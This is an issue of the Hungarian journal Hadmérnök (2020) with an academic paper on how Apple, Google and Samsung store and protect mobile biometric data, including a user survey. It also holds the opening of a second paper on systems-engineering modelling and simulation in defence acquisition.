HADMÉRNÖK

Kiemelt közlemények

15. évf. (2020)
3. szám

ISSN 1788-1919 (elektronikus)

LUDOVIKA
EGYETEMI KIADÓ

IMPRESSZUM

Hadmérnök
Katonai műszaki tudományok online folyóirata
ISSN 1788-1919

Nemzeti Közszolgálati Egyetem
1101 Budapest, Hungária krt. 9–11.
Postacím: 1581 Budapest, Pf. 15.
„A" épület 9. emelet, 901. iroda
Telefon: +36-1-432-9000/29-289/ Fax: +36-1-432-9025
e-mail: hadmernok@uni-nke.hu
web: https://folyoirat.ludovika.hu/index.php/hadmernok

Kiadó
Ludovika Egyetemi Kiadó Nonprofit Kft.
Székhely: 1089 Budapest, Orczy út 1.
Kapcsolat: info@ludovika.hu
A kiadásért felel: Koltányi Gergely ügyvezető igazgató
Olvasószerkesztő(k): Resofszki Ágnes, Tar Krisztina, Orbán Áron

Tartalom

Védeleminformatika

Fórum

HADMÉRNÖK
BIZTONSÁGTECHNIKA

15. évfolyam (2020) 3. szám 5–16.
DOI: 10.32567/hm.2020.3.1

Kata Rebeka Szűcs,[1] Arnold Őszi,[2]
Tibor Kovács[3]

Mobile Biometric Solutions from Big Tech Companies

Nagyobb gyártók megoldásai mobil biometrikus azonosításra

Mobile and smart devices have become essential part of our lives, and as we use them a lot, they hold a huge amount of valuable data about us, which has to be protected. A popular way of protection, among others, is biometrics. In the following article we are introducing how mobile biometrics work, how biometric data is handled and protected on our phones, and why is it important to store it safely. We also conducted a study, asking non-corporate users about their thoughts, opinion and usage of mobile biometrics and its perceived safety.

Keywords: **biometric authentication, biometric data, data protection**

A mobil és okos eszközök mindennapi életünk részévé váltak, és mivel rengetegszer használjuk őket, óriási mennyiségű értékes adatot tárolnak rólunk, amelynek védelemre van szüksége. Ennek egy népszerű módja a biometria alkalmazása. A következő cikkben az okostelefonokon használt biometria működését, a biometrikus adatok kezelését és védelmét vizsgáljuk, kitérve arra, hogy miért fontos a biometrikus adatok biztonságos tárolása. Egy kérdőíves kutatást is készítettünk, amelyben a nem vállalati felhasználók véleményét kérdeztük a mobil biometria használatáról és az azzal kapcsolatos biztonságérzetről.

Kulcsszavak: **biometrikus azonosítás, biometrikus adat, adatvédelem**

[1] Óbuda University, PhD Student, Doctoral School on Safety and Security Sciences, e-mail: szucs.rebeka@phd.uni-obuda.hu; ORCID: https://orcid.org/0000-0002-2965-6295
[2] Óbuda University, Adjunct Professor, Bánki Donát Faculty of Mechanical and Security Technology Engineering, e-mail: oszi.arnold@bgk.uni-obuda.hu; ORCID: https://orcid.org/0000-0001-5988-0143
[3] Óbuda University, Associate Professor, Bánki Donát Faculty of Mechanical and Security Technology Engineering, e-mail: kovacs.tibor@bgk.uni-obuda.hu; ORCID: https://orcid.org/0000-0001-7609-9287

Introduction

Mobile and smart devices have become to a great extent part of our lives recently. We work, communicate and relax with them, which means that they hold an enormous amount of valuable data about us. This data has to be protected. Biometrics are a fashionable way to keep data safe, and this technology is available for smart devices, such as phones and tablets. The biometric market is growing rapidly, so the topic is relevant and worth examining. According to study by Spiceworks, nearly 90% of businesses will implement biometric authentication by 2020. In the same study, they found that fingerprint and face scanners are the most commonly known and used types in the corporate field, but generally it is visible that users miss transparency.[4] These methods are also very popular among non-corporate users, but the lack of certainty regarding data security and protection is also present among them. In the following article we aim to introduce how mobile biometrics work, how biometric data is handled and protected on our phones, and why it is important to store it safely. We also conducted a survey, asking non-corporate users about their thoughts and usage of mobile biometrics.

Mobile biometrics

Biometric identification is an automated technique which measures and records the individual physical and behavioural characteristics of a person and uses them for identification and authentication purposes.[5] There are two kinds of biometrics: physical and behavioural. The most popular ones from the physical category are fingerprint, iris and face. The most popular behavioural are voice, handwriting and walking.

The process of biometric authentication in general consists of two main parts. The first stage is the registration of the biometric feature of the user, and the digitisation and saving of this information. The second part is the authentication itself, when the system takes a new sample and compares it to the database. If the two samples match, the access is granted.[2] In other words, these are the enrolment and recognition phases.[6] During this process, a registered biometric is essentially a piece of computer code (can be binary, sting or an image) which is used as a reference in the future. The first part can be highly regulated within organisations, so when the sample is taken the owner's claimed identity can be verified. But in the second phase, the original identity is not challenged, the system is only looking for a match with the existing data, which means that the idea that biometrics are more secure in themselves than other methods is not correct. One important difference is that unlike passwords for example, biometrics do not require an exact match, the two samples

[4] 'Spiceworks Study Reveals Nearly 90 Percent of Businesses Will Use Biometric Authentication Technology by 2020, '*Spiceworks,* 12. 03. 2018. Available: www.spiceworks.com/press/releases/spiceworks-study-reveals-nearly-90-percent-businesses-will-use-biometric-authentication-technology-2020/. (20. 07. 2019.)

[5] Tibor Kovács, István Milák and Csaba Otti, *A biztonságtudomány biometriai aspektusai* (Pécs: Magyar Hadtudományi Társaság, 2012).

[6] ,Anil K. Jain, Arun A. Ross and Karthik Nandakumar, *Introduction to Biometrics* (London: Springer, 2011).

are compared for resemblance. The systems can be set to accept a reasonable level of certainty, which is secure enough but also able to recognise the user if for example their hands are too wet or dry. The acceptance level is called biometric matching threshold (measuring how the live and stored samples are alike). This is usually set lower than 100% to flexibly recognise these different states of the same bodypart, however, we have to keep in mind that lowering the threshold can also lower security levels. Another example is when the database is huge, it is better to set the threshold to a higher percentage, so we don't create several false positives by accepting prints which are similar, but are from two different people.[7] There are several body parts which can be used for biometric identification, however, in this paper we are only going to examine the ones used for mobile devices. It is also important to mention that biometric features of a person can change over the years, so the registered sample has to be updated from time to time.

Mobile biometrics means the implementation of biometric authentication on mobile devices such as smartphones and tablets. These are the available methods:

- fingerprint recognition
- face recognition
- iris recognition
- voice recognition.

Fingerprint recognition is based on the patterns of ridges and valleys of fingerprints, which are considered unique for every people. Fingertips can have more than a hundred characteristic features. The individual has to provide their fingerprint first, so it can be saved in the system, and during the authentication the new template can be compared to the existing template. This technology is used frequently.

Face recognition is based on the characteristics of the individual's face. This is popular, because cameras are inexpensive and are already implemented in smartphones. They do not require direct contact with the sensor. The biggest challenge in this method is that the face can vary a lot, shadows under the eyes, different hairstyles, glasses or beards have to be acceptable, but the system has to remain secure at the same time. If the acceptance threshold is lower, liveness detection can be applied (not just for this method), which means that the algorithm can recognise if a sample trying to access the system is a real, living person or just a replica, photo or sculpture with which somebody is trying to access without right.[8]

Iris recognition is one of the best methods of authentication as the chances of two irises being identical are significantly low. It is also easy to verify if the subject is live because of the pupil reflexes. The method is based on the analysis of the coloured ring of tissue around the pupil with infrared light. (We must note that iris and retina recognition are not the same, the latter uses the vascular network at the back of the eye for sampling. This can vary more than the iris pattern during the individual's life.)[9]

[7] Julian Ashbourn, *Biometrics in the new world* (Berkhamsted: Springer, 2014).
[8] Liam M. Mayron, 'Biometric Authentication on Mobile Devices,' *IEEE Security & Privacy* 13, no 3 (2015). Available: https://ieeexplore.ieee.org/document/7118088. (20. 03. 2019.)
[9] Kovács, Milák and Otti, *A biztonságtudomány.*

The last point of this list is the voice recognition, which is currently not really used in mobile phones. The problem with behavioural biometrics is that they can vary a lot per user as well, so they are more difficult to be used. Voice recognition can be a good example of this. Some smartphones have built in voice recognition, for example Siri in iPhone, but they are not sophisticated enough yet to be used for authentication. There can be many disturbing things in the environment (background noise, acoustics of the room) which make this technique hard to utilise for identification. Combining this with a pass phrase can improve security. On some online forums, there are stories that even though iPhone recognises for example 'Hey Siri' when its owner says it, it can also be fooled. Rarely, it allows others into the system if their voices are similar to the owner's (for example if the owner's sibling from the same sex is trying to access).

In mobile biometrics in general, most of these methods are easy to implement in smart phones and tablets as they already have the necessary sensors (for example camera or microphones), the computing power and storage in most cases.

Biometric authentication is very convenient as we can just use our body parts which are always with us, we do not have to remember and type in difficult PINs or passwords, and we do not have to have our badges with us. The main disadvantage though is that they cannot be or are much more difficult to be changed. Once they are compromised, misused, they cannot be used again, so the systems which are using biometrics require a higher level of security, more advanced or new methods of protection.

Biometrics can be most effective if they are used combined with other methods of authentication.

Solutions from big players

'As with any data, biometric information is only as secure as the system that protects it. There is nothing inherent in raw biometric data that makes it more secure. However, if it is stolen, it can be very difficult to use.'[10] As stated previously, if biometric data is stolen, the consequences can be more serious, so the data itself, which is going to be compared to the sample during authentication, has to be saved in a secure place. Threats in case of biometric authentication can target the biometric data itself, not just the system it is protecting. In this section, we are going to present the key players' solutions for mobile biometrics and securing biometric data.

Apple

The available methods of biometric authentication for Apple iPhones are using fingerprint and face recognition, and they are called Touch and Face ID.

[10] Fred O'Connor, 'How Secure Is Biometric Data?' *Veridium*, 11 July 2018. Available: www.veridiumid.com/blog/how-secure-is-biometric-data/. (15. 03. 2019.)

According to Apple, 'the probability that a random person in the population could unlock your iPhone is 1 in 50,000 with Touch ID or 1 in 1,000,000 with Face ID.' They also mention that for children whose characteristic features are not fully developed or for siblings and twins who look alike, these numbers can decrease significantly.[11]

Touch ID allows the users to unlock their phones with their fingerprints instead of passcodes. It can also authorise purchases from the App Store, iTunes Store, Apple Pay and Apple Books. Touch ID allows the user to try to access unsuccessfully only five times, after it, it requires a password or passcode (depending on the device type). A password is also required for the setup and modification of this function (and in some other cases). The button which makes the use of Touch ID possible is made of sapphire crystal, which protects the sensor and acts as a lens to help it focus on the finger. This is surrounded by a capacitive steel ring which detects touch and tells the reader to read the fingerprint. The sensor takes a high resolution picture of the fingerprint and the sub-epidermal layers of the skin. After this, a mathematical representation is created of the image and it is stored (never the image itself) and compared to the new enrolled samples.[12] The technology is constantly learning more about the user's fingerprint, it expands the fingerprint map as additional overlapping parts are added when users try to access using different angles of their prints.[13]

The mathematical representation of the fingerprint image is well protected (and it is also impossible to reverse or engineer the original fingerprint from it or identify the user). It is stored in the chip in the device, which has an advanced security architecture, Secure Enclave, developed for the safe storage and protection of biometric and passcode data. The fingerprint data is encrypted, it is stored on the device, and protected with a key only available to the Secure Enclave. The saved fingerprint data is used only by Secure Enclave when it verifies if the enrolled new sample matches the saved one, and it cannot be accessed by any applications or the operating system either. As stated previously, this data is only stored in the chip itself, and it is not uploaded to the Apple servers, iCloud or anywhere else where it can be used to verify the user's identity outside their phone.[14]

After the print is read, the processor forwards the data to the Secure Enclave. This process is also encrypted and authenticated with a session key using a shared key which is different for every Touch ID. The read image is only temporarily stored in the encrypted Secure Enclave and after the comparison it is discarded.

Face ID makes unlocking the phone possible just by looking at it. It can provide a robust authentication and a low false acceptance rate. It is using the TrueDepth camera which is able to recognise the face when activated (the phone is raised or the screen is touched). It is also able to recognise the intent, which means that the user has to look at it directly and their eyes have to be open. Once attention

[11] Alex Mathew, 'Subtlety is the Future of Biometric Authentication,' 4 October 2018. Available: www.counterpointresearch.com/subtlety-future-biometric-authentication/. (23. 03. 2019.)
[12] 'About Touch ID advanced security technology,' Apple Inc., 2017. Available: https://support.apple.com/en-bn/HT204587 (23. 03. 2019.)
[13] Ibid.
[14] Ibid.

is confirmed, the camera projects and reads more than 30 thousand infrared dots to create a depth map and a 2D infrared picture of the face. These images are also saved within the Secure Enclave as mathematical representations and the matching is also performed in this part of the chip. As faces can vary a lot per person as well, it is worth mentioning that Apple worked a lot to develop this feature using a variety of testers from several ethnicity, age group and so on, and their sensors are also able to recognise users in hats, glasses or with beards. Because of the infrared sensors it can also be used in brightness or total darkness. Face ID can be utilised like Touch ID for purchases.[15] Users can also use Touch or Face ID with third-party applications, in which case the app is only notified if the authentication by these is successful or not, they cannot access the data which is being compared.

Android, Google

Without going into device specific details, let us examine Google's solution. There is a separated area in the phone's hardware called Trusted Execution Environment (TEE), which works with a similar logic as Apple's solution, and where the capturing and recognition of the fingerprint happens. A TEE can either use its own processor and memory or it can use a virtualised instance of the main CPU. It is fully insulated and isolated and cannot be accessed. Trusty TEE, also known as Trusty OS, is the operating system for TEE, which allows it to communicate with the system. After the fingerprint is read, the Trusty OS checks the data inside the TEE and creates a set of validation data and an encrypted template, which both look like junk data to anything except the TEE.

The encrypted print data can be stored in the TEE or on the device's encrypted storage. The validation data is stored in the TEE only. Google requires the fingerprint templates (processed versions of raw images) to be cryptographically authenticated. The template is using software based encryption which is sensitive to device, user and time, so if any of those change or removed, it cannot be used again. This kind of data is not stored on Cloud or anywhere else and is not shared with any application (just the verification if the identification was successful or not.) In case of rooting of a device, fingerprint data is accessible.[16] The user can use this kind of authentication for payments here as well.

While we are discussing Android solutions, we will mention Samsung, who is also using this OS and is one of the main players in this industry. Samsung Pass represents the latest security developments at the firm. It 'is an »identity management as-a-service«, enabling secure access through biometric authentication', using fingerprint, iris and face recognition instead of passwords, passcodes and PINs.[17] Let us consider Samsung's one of the latest phones, Galaxy S10 as an example for Android. It has

[15] 'Apple's Face ID: An insider's guide,' TechRepublic, 2017. Available: www.techrepublic.com/resource-library/whitepapers/apple-s-face-id-an-insider-s-guide-free-pdf/ (23. 03. 2019.)

[16] Jerry Hildenbrand, 'How does Android save your fingerprints?' *Androidcentral*, 26 Sept. 2017. Available: www.androidcentral.com/how-does-android-save-your-fingerprints. (23. 03. 2019.)

[17] 'Samsung Pass,' *Samsung*. Available: www.samsung.com/uk/apps/samsung-pass/. (23. 03. 2019.)

an innovative on-screen Ultrasonic Fingerprint Scanner, which is able to read the 3D contours of the physical thumbprint, not just a 2D image of it, which enhances safety and increases recognition rate.[18] Interestingly, but not surprisingly, the implementation of this on-screen fingerprint recognition technology was initiated based on customer research. It showed for example that authentication with fingerprint is the most utilised method and that when the sensor is located on the front of the phone, it is considered more convenient, but at the same time it turned out that for users larger display is also important (so the sensor has to take as little space from the screen as possible). So in this case, Samsung is not using an optical sensor, but the ultrasonic version which uses ultrasonic wave to capture the uniqueness of the print. (The company uses machine learning to help the system recognise spoofing attempts as well to improve safety.)[19]

GDPR – a side note

Before we move on to our own research, we would like to mention GDPR shortly. General Data Protection Regulation, which came into force in May 2018, aims to protect data, to make data handling more transparent and to give data subjects (whose data is being handled) more control over their personal data. According to GDPR, biometric data belongs to the group of special categories of personal data, which means that it is forbidden to process this kind of data without the owner's clear consent and a lawful justification of using this kind of data.[20] Compliance can also be a risk factor for organisations, however, different than the rest of the categories which were mentioned above. If they fail to comply, they can be fined, up to 4 per cent of annual global turnover or twenty million euros, whichever is greater, and obviously there is also a risk of good reputation which can be strongly and negatively influenced by such incidents.[21]

Survey

To understand the local situation, we conducted an online survey with nine questions (plus demographics). We managed to collect 224 answers: 66% of them from males, 34% from females. 53% of the respondents live in Budapest and 40% live in a city in the countryside, so most of the responses came from cities and only 8% from elsewhere. A little more than half of the respondents (54%) are university students, the rest already work (only 9% of them are in a leader position). Also more than half

[18] 'Samsung Raises the Bar with Galaxy S10: More Screen, Cameras and Choices,' *Samsung.* Available: https://news.samsung.com/global/samsung-raises-the-bar-with-galaxy-s10-more-screen-cameras-and-choices. (23. 03. 2019.)

[19] Jennifer Langan, 'Ultrasonic Unlock: The Innovation Behind Our In-Display Fingerprint ID,' *Samsung.* Available: https://insights.samsung.com/2019/02/25/samsung-ultrasonic-fingerprint-scanner-how-why/. (23. 03. 2019.)

[20] Jeremy Dunn, 'Managing Biometric Data: The GDPR's Requirements,' *InfoToGo* 2018. Available: www.infogoto.com/managing-biometric-data-the-gdprs-requirements/. (05. 05. 2019.)

[21] 'GDPR Key Changes,' *EU GDPR,* 21. 04. 2018. Available: https://eugdpr.org/the-regulation/. (04. 05. 2019.)

of them (54%) has a graduation certificate, one third (35%) of them have finished college or university. In summary, we can see that the sample in average is relatively young, only 3% are Baby boomers (1946-1964), 13% are generation X (1965-1979), 33% are generation Y (1980-1994) and 50% belong to generation Z (born 1995-2010). All of the above mentioned features can influence the results of the survey which cannot be considered representative. This is an important differentiation, because these groups were at dissimilar ages when new technologies, such as smart phones, internet and biometrics became this widespread, which means they reacted differently and they feel differently about this new situation.

The first question we are going to analyse was about which biometric identification methods are known by respondents. On the below table we can see that the fingerprint and palm print recognition (91%), eye based (88%) and face (83%) recognition are the most well-known, possibly because lately they are built in to smartphones and they are getting popular every day. Interestingly, for a test, we included a fake possibility, too, and noticed that 17 (8%) respondents said that they are familiar with muscle tone based identification, which shows that there might be some respondents who marked that they know a certain method, but are not really familiar with it. Using Pivot tables and frequency analysis, it is visible that the male respondents knew more types than the females. In summary it is visible that biometric solutions are known by both genders. While men are more confidently familiar with the popular kinds, women are likely to know more types, as can be seen from the chart. We can also see that there might be a certain amount of confusion around the possibilities this method can offer (see our fake solution result).

	female	male
Odor	1%	1%
DNA based	9%	7%
Handwriting	9%	8%
Handgeometry	5%	10%
Vascular network (palm or finger)	7%	11%
Voice	13%	11%
Face	16%	17%
Eye (iris, retina)	19%	18%
Skin pattern (palm, finger)	20%	18%

Figure 1

Biometric identification methods known by respondents, n=224

Source: made by the authors.

24% of the respondents do not use biometric identification in their everyday life. This means that this kind of technology still has a potential to grow and convince more users to join. 70% of the respondents use biometrics on their phone, so this was the most common answer, which is not surprising. Here they could also mark more

than one answers, 17% uses biometrics in access control systems (at university or at work), and there were about one third (27%) who mentioned using other devices such as tablets or laptops.




Figure 2

How do you use biometric authentication? n= 224

Source: made by the authors.

We examined these answers in relation to demographics using Pivot tables and we saw that if we consider gender, men are likely to use biometrics in more mobile devices than just on phones. This might be due to their stereotypical general interest for technology and technical gadgets. Here it is important to mention that 17% of the respondents said that their phone is not capable of biometric identification, which means that they might use it, but they cannot. However, there are some whose phone can deal with biometrics and they still do not use it anyway.

79% said that their phone is capable of processing fingerprint data, 33% can handle face recognition, 9% voice and 6% iris recognition. (This was also a question with more than one answer options.) Voice recognition is, as we mentioned, an interesting point, because they might be able to recognise the user's voice, however they are not accurate enough to be used for identification.

	Baby boomers	X	Y	Z
I don't use it	25%	18%	20%	15%
Access an aplication	13%	23%	19%	18%
Unlock phone	50%	45%	41%	45%
To pay	13%	14%	20%	21%

Figure 3

Usage of biometrics according to generations, n=224

Source: made by the authors.

We also queried what individuals use biometric identification on their phone for, which can be seen on Figure 3, in relation to generations. (Please note that the distribution percentages of subgroups are calculated per generations, that is, the columns.) Our assumption was that users who belong to younger generations are more likely to trust biometric solutions. We have found that more than two thirds (70%) confirmed that they use it to unlock their phone, we can also see from the table that this was the most popular answer for this point for all generations. Both accessing applications and verifying payments were chosen by around one third (30%). We can see that users from younger generations are more likely to pay with this method, which is considered to be more a private and delicate action, which backs up our initial expectation.

In the first part of the article, we mentioned that storing biometric data requires a higher level of security, as it is a special kind of data. We were curious where respondents think their biometric data is stored. This was also a multiple choice question and the results were the following (also visible in Figure 4): 76% think that their biometric data is stored on their phones' storage, which is generally the correct assumption. 41% of the respondents said that they thought their data is stored in the cloud, so some of them think their data is stored in both places. We could observe that this point is quite unclear for users, there were some additional comments here which supported this statement. This might mean for providers that a higher level of transparency about data storage and procession could raise the users' level of understanding and therefore trust in them.




Figure 4

Where do you think your biometric data is stored for authentication? n=224

Source: made by the authors.

In the last section, we asked respondents about their approach to biometric identification, if they like or would like to use this method on a scale from 1 to 10 (1 equals never, 10 means always). The median of the answers was 9, the average was 7, which

means that users in general are happy to use this method. If we consider gender, a higher percentage of men were comfortable with this method than women, which can mean that they are more knowledgeable about the subject. We also surveyed how safe they think biometric identification is (1 means not at all, 10 means that they trust it entirely). The median and average for this question were both 8, which means that they think this method is quite reliable. As Figure 5 shows, we could observe that male respondents are usually more positive about the safety of this method, but most of the female respondents trust it as well.

	Male	Female
1	1%	1%
2	1%	0%
3	1%	2%
4	3%	0%
5	5%	1%
6	6%	2%
7	10%	7%
8	15%	6%
9	8%	8%
10	15%	7%

Figure 5

Do you think biometrics are safe? n=224

Source: made by the authors.

Summary

Considering the growing popularity of smartphones and biometrics, we aimed to examine the topic of mobile biometric solutions from the 'big players' in the smart phone field. We started with a general overview of the methods and introduced the ways to secure our biometric data when it is used on mobile phones. (We have to remember that there are other risks as well, not just secure biometric data storage.) To get a picture of the current acceptance and view of biometrics around us, we conducted a survey as well. According to our sample, still a quarter of our respondents do not use biometrics in their everyday life, but it is getting popular. Those who use it however, mostly use it on their phones. Men tend to use biometrics on more types of devices compared to women. The main use of biometrics is to unlock smartphones, but one third of the respondents like to access applications with this data or to pay with it. We assumed that there is some confusion around how biometric data is stored on our phones, but three quarters of the respondents knew correctly, which means users are getting more conscious regarding data security. Generally we can see that biometric authentication is well liked by users and thought to be trustable.

In the future, our plan is to study mobile biometrics in more detail, with special attention to possibilities of secure biometric data storage and methods.

References

'About Touch ID advanced security technology.' *Apple Inc.,* 2017. Available: https://support.apple.com/en-bn/HT204587 (23. 03. 2019.)

'Apple's Face ID: An insider's guide.' TechRepublic, 2017. Available: http://www.techrepublic.com/resource-library/whitepapers/apple-s-face-id-an-insider-s-guide-free-pdf/ (23. 03. 2019.)

Ashbourn, Julian: *Biometrics in the new world*. Berkhamsted, Springer, 2014. DOI: https://doi.org/10.1007/978-3-319-04159-9

Dunn, Jeremy: 'Managing Biometric Data: The GDPR's Requirements.' *InfoToGo* 2018. Available: www.infogoto.com/managing-biometric-data-the-gdprs-requirements/. (05. 05. 2019.)

'GDPR Key Changes.' *EU GDPR,* 21. 04. 2018. Available: https://eugdpr.org/the-regulation/. (04. 05. 2019.)

Hildenbrand, Jerry: 'How does Android save your fingerprints?' *Androidcentral*, 26 Sept. 2017. Available: www.androidcentral.com/how-does-android-save-your-fingerprints. (23. 03. 2019.)

Jain, Anil K. – Ross, Arun A. – Nandakumar, Karthik: *Introduction to Biometrics.* London, Springer, 2011. DOI: https://doi.org/10.1007/978-0-387-77326-1

Kovács, Tibor – Milák, István – Otti, Csaba: *A biztonságtudomány biometriai aspektusai*. Pécs, Magyar Hadtudományi Társaság, 2012.

Langan, Jennifer: 'Ultrasonic Unlock: The Innovation Behind Our In-Display Fingerprint ID.' *Samsung.* Available: https://insights.samsung.com/2019/02/25/samsung-ultrasonic-fingerprint-scanner-how-why/. (23. 03. 2019.)

Mathew, Alex: 'Subtlety is the Future of Biometric Authentication.' 4 October 2018. Available: www.counterpointresearch.com/subtlety-future-biometric-authentication/. (23. 03. 2019.)

Mayron, Liam M.: 'Biometric Authentication on Mobile Devices.' *IEEE Security & Privacy* 13, no 3 (2015). DOI: https://doi.org/10.1109/MSP.2015.67

O'Connor, Fred: 'How Secure Is Biometric Data?' *Veridium*, 11 July 2018. Available: www.veridiumid.com/blog/how-secure-is-biometric-data/ (15. 03. 2019.)

'Samsung Pass.' *Samsung.* Available: www.samsung.com/uk/apps/samsung-pass/. (23. 03. 2019.)

'Samsung Raises the Bar with Galaxy S10: More Screen, Cameras and Choices.' *Samsung.* Available: https://news.samsung.com/global/samsung-raises-the-bar-with-galaxy-s10-more-screen-cameras-and-choices. (23. 03. 2019.)

'Spiceworks Study Reveals Nearly 90 Percent of Businesses Will Use Biometric Authentication Technology by 2020.' *Spiceworks,* 12. 03. 2018. Available: www.spiceworks.com/press/releases/spiceworks-study-reveals-nearly-90-percent-businesses-will-use-biometric-authentication-technology-2020/ (20. 07. 2019.)

HADMÉRNÖK
HADITECHNIKA

15. évfolyam (2020) 3. szám 17–42.
DOI: 10.32567/hm.2020.3.2

Rodrigo Guajardo[1]

Systems Engineering Modelling and Simulation to Support Defence Acquisition System

Rendszermérnöki modellezés és szimuláció a védelmi beszerzés rendszerének támogatására

Modelling and Simulations have been applied in various engineering disciplines since the 1990s, especially in the area of defence, being an essential tool in all phases of the cycle of acquisition and in all applications whose main objective are to reduce the time, resources, and risks associated with acquisition, to enable the integrated product and process development, and to improve the quality of the fielded product. One of the main purposes of this research is to demonstrate the importance of Systems Engineering (INCOSE) as part of the defence acquisition system and how this engineering discipline has incorporated the use of Modelling and Simulations into their acquisition-cycle phases and processes.

Keywords: **systems engineering, modelling, simulation, defence, acquisition.**

A modellezést és a szimulációt az 1990-es évek óta alkalmazzák a műszaki tudományok területén, különösen a védelmi iparban, a beszerzési folyamat egyes szakaszaiban és minden olyan alkalmazás során, amelynél fontos, az elfogadható ár, a megfelelő minőség és a határidő betartása, valamint a kockázatok csökkentése. Így az integrált termék és folyamatfejlesztéssel lehetővé válik a késztermék minőségének a javítása. A tanulmány fő célja, a védelmi beszerzési rendszereken belül, a rendszertervezés (INCOSE) fontosságának a bemutatása, továbbá annak az elemzése, hogy a műszaki tudományterület milyen módon hasznosítja a modellezést és a szimulációt az életciklus-szemléleten keresztül a beszerzési folyamat egyes szakaszaiban.

Kulcsszavak: **rendszerfejlesztés, modellezés, szimuláció, védelmi ipar, beszerzés**

[1] University of Public Service, PhD Student, Doctoral School of Military Engineering, e-mail: rodrigoguajardosantana@gmail.com, ORCID: https://orcid.org/0000-0002-3141-7410

Introduction

Before the industrial revolution, the development of complex systems was generally based on the results of lengthy trial and error processes, mainly through observation. The design and production of such systems can be characterised as lacking rigorous theoretical analysis. Indeed, the same might be said of some modern, large, complex systems. The absence of rigorous modelling and simulation made the designs more vulnerable to external influences that could not always be deflected adequately without detailed scientific evidence.

The continued development of mathematical and scientific knowledge in the 18th and 19th centuries, while facilitating great leaps forward in the complexity that could be achieved in complex systems – as in case of ships –, was still limited by the absence of appropriate tools to make full use of this knowledge. The ability to solve complex, non-linear and dynamic problems have stemmed directly from the advent of the digital computer, which provided mathematical and scientific theory with the enabling mechanism needed to model and simulate complex systems.

Modelling and simulation is a crucial enabler for mitigating the high risk involved in a complex system acquisition.[2] While engineers of pre-industrial eras might have lacked the ability to make use of sophisticated, dynamic modelling and simulation, modern systems engineering has no such excuse. Modelling and simulation offer a mechanism for shortening time, increasing effectiveness, mitigating risk, and controlling cost. If modelling and simulation cannot deliver these benefits, it is of dubious value in system development. If a complex system is developed with inadequate levels of modelling and simulation, one cannot hope for a proper outcome.

Modelling and Simulation (M&S) have long played an essential, although imperfect, role in system acquisition, operations, and support throughout the system life-cycle. Increasingly, capability concepts and system designs are defined by building models within the synthetic environments provided in systems and software engineering tools and computer-aided design (CAD) tools. M&S helps manage complexity by tracking system characteristics, functions, relationships and interactions at the most granular level and then presenting aggregated impacts and higher-level measures of merit to decision-makers. System capabilities, processes, workloads, performance, logistics, and cost can be modelled. M&S allows the immersion of warfighters in realistic operational environments to assess concepts, capabilities, and tactics. It can help explore the entire functional capability trade space.

Distributed simulation technology allows the flexible mixing of simulations, lab hardware, and real systems into an integrated environment in which integration and testing can be conducted. The effective acquisition requires collaboration among multiple stakeholders. M&S are effective means of communication, facilitating shared understanding and insights among warfighters, sponsors, program staffs and industry at a much earlier point than would otherwise be possible. Thus M&S tools linked as

[2] *Systems Engineering Fundamentals.* Supplementary Text Prepared by the Defense Acquisition University Press, Fort Belvoir, Virginia, January 2001. Available: https://ocw.mit.edu/courses/aeronautics-and-astronautics/16-885j-aircraft-systems-engineering-fall-2005/readings/sefguide_01_01.pdf (24. 09. 2020.)

needed, combined with an information-sharing infrastructure and put into a distributed collaborative environment can enable cost-effective development and sustainment of systems and systems of systems. If program circumstances (for instance, budgets, threats, technology) change, system design and support changes can be made rapidly, with all stakeholders able to play an appropriate role in those decisions.

The International Council on Systems Engineering (INCOSE[3]), in its October 2006 version of Systems Engineering Vision 2020, defines model-based systems engineering (MBSE) as 'the formalised application of modelling to support system requirements, design, analysis, verification and validation, beginning in the conceptual design phase and continuing throughout development and later life cycle phases.'[4]

Systems engineering basis

The definition of Systems Engineering (SE)

Systems Engineering consists of two main areas or disciplines: the field of technical knowledge that is the environment of the systems engineer, and the area of systems engineering management.

Three used definitions of systems engineering are provided by the following technical standards that apply to this subject. They all have a common theme:

'Systems engineering is an interdisciplinary approach and means to enable the realisation of successful systems. It focuses on defining customer needs and required functionality early in the development cycle, documenting requirements, and then proceeding with design synthesis and system validation while considering the complete problem: operations, cost and schedule, performance, training and support, test, manufacturing, and disposal.'[5]

